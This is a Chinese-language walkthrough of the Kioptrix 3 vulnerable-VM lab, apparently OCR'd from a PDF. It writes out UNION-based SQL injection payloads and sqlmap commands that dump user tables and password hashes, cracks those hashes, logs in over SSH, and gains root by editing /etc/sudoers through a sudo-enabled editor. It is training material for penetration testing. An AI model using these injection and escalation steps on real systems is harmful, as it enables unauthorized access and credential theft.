
数据表

```
http://kioptrix3.com/gallery/gallery.php?id=-1 union select 1,group_concat(table_name),3,4,5,6 from information_
schema.tables where table_schema=database()--+ &sort=photoid#photos 3
```




可能存在用户名密码的表的字段

```
http://kioptrix3.com/gallery/gallery.php?id=-1 union select 1,group_concat(column_name),3,4,5,6 from information
_schema.columns where table_name='gallarific_users'--+ &sort=photoid#photos 3
```



http://kioptrix3.com/gallery/gallery.php?id=-1 union select 1,group_concat(column_name),3,4,5,6 from information_schema.columns where table_name='dev_accounts'--+ &sort=photoid#photos 3



账号密码

```
http://kioptrix3.com/gallery/gallery.php?id=-1 union select 1,group_concat(username,0x7e,password),3,4,5,6 from gallarific_users --+ &sort=photoid#photos 3
```

admin
n0t7t1k4

```
http://kioptrix3.com/gallery/gallery.php?id=-1 union select 1,group_concat(username,0x7e,password),3,4,5,6 from dev_accounts--+ &sort=photoid#photos 3
```

dreg~0d3eccfb887aabd50f243b3f155c0f85
loneferret~5badcaf789d3d1d09794d8f021f40f0e


MD5解密
dreg Mast3r
loneferret starwars

正好是上边 得知的 linux系统的账号和密码

或者用sqlmap

```
sqlmap -u  "http://kioptrix3.com/gallery/gallery.php?id=1&sort=photoid#photos" --dbms-mysql
 "http://kioptrix3.com/gallery/gallery.php?id=1&sort=photoid#photos" --dbs
  "http://kioptrix3.com/gallery/gallery.php?id=1&sort=photoid#photos" -D gallery --tables
sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1&sort=photoid#photos"   -D gallery --tables
sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1&sort=photoid#photos"   -D gallery -T gallarific_users -
-columns
sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1&sort=photoid#photos"   -D gallery -T gallarific_users -
C 'username,password' --dump
```

也可以得到



2.1.3 登录loneferret账号

正好是上边 得知的 linux系统的账号和密码

```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# ssh loneferret@192.168.157.156
The authenticity of host '192.168.157.156 (192.168.157.156)' can't be established.
RSA key fingerprint is SHA256:NdsBnvaQieyTUKFzPjRpTVK6jDGM/xWwUi46IR/h1jU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.157.156' (RSA) to the list of known hosts.
loneferret@192.168.157.156's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$ id
uid=1000(loneferret) gid=100(users) groups=100(users)
loneferret@Kioptrix3:~$
```


0x03 提权

根据上边 获取到的提示

```
cat CompanyPolicy.README
```

```
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.

DG
CEO
```

3.1 根据第三方应用提权

思路：

ht编辑器被分配root权限。如果编辑/etc/sudoers，在里面给lone这个用户的sudo -l 权限再添加个/bin/bash，可以直接拿root的shell了。

ht运行之前要设置下，输入export TERM=xterm

底下就是命令 f3打开 f2保存

打开sudoers，在用户那又加了个/bin/bash指令

执行

```
sudo ht
```

报错

```
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
```


google 搜索问题


```
echo $TERM
export TERM=xterm
echo $TERM
```

```
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$ echo $TERM
xterm-256color
loneferret@Kioptrix3:~$ export TERM=xterm
loneferret@Kioptrix3:~$ echo $TERM
xterm
```

```
sudo ht
```


启动成功



按 F3
或者
ALT+W 然后 方向键← ← ↓ 回车


框中 输入

```
/etc/sudoers
```




点击回车

在/etc/sudoers文件允许我补充root特权命令的loneferret帐户。




保存退出



使用root权限

```
sudo /bin/sh
id
```



提权成功

总结

1.信息收集发现只开启了22和80端口
2.访问80端口 功能点 发现 一处 图片处 存在 sql注入 获取到数据库资料
3.另一处 login处 使用了 lotuscms 可直接利用获取 网站权限的shell
4. 2和3结合 发现 系统登录的账号和密码。
5. ssh登录后，发现一处文件提示，ht编辑器 具有root权限，可以利用其进行提权。

ht编辑器被分配root权限。如果编辑/etc/sudoers，在里面给lone这个用户的sudo -l 权限再添加个/bin/bash，可以直接拿root的shell了。

ht运行之前要设置下，输入export TERM=xterm

底下就是命令 f3打开 f2保存

打开sudoers，在用户那又加了个/bin/bash指令

第三方应用提权参考

```
https://blog.csdn.net/zhangge3663/article/details/113879113
```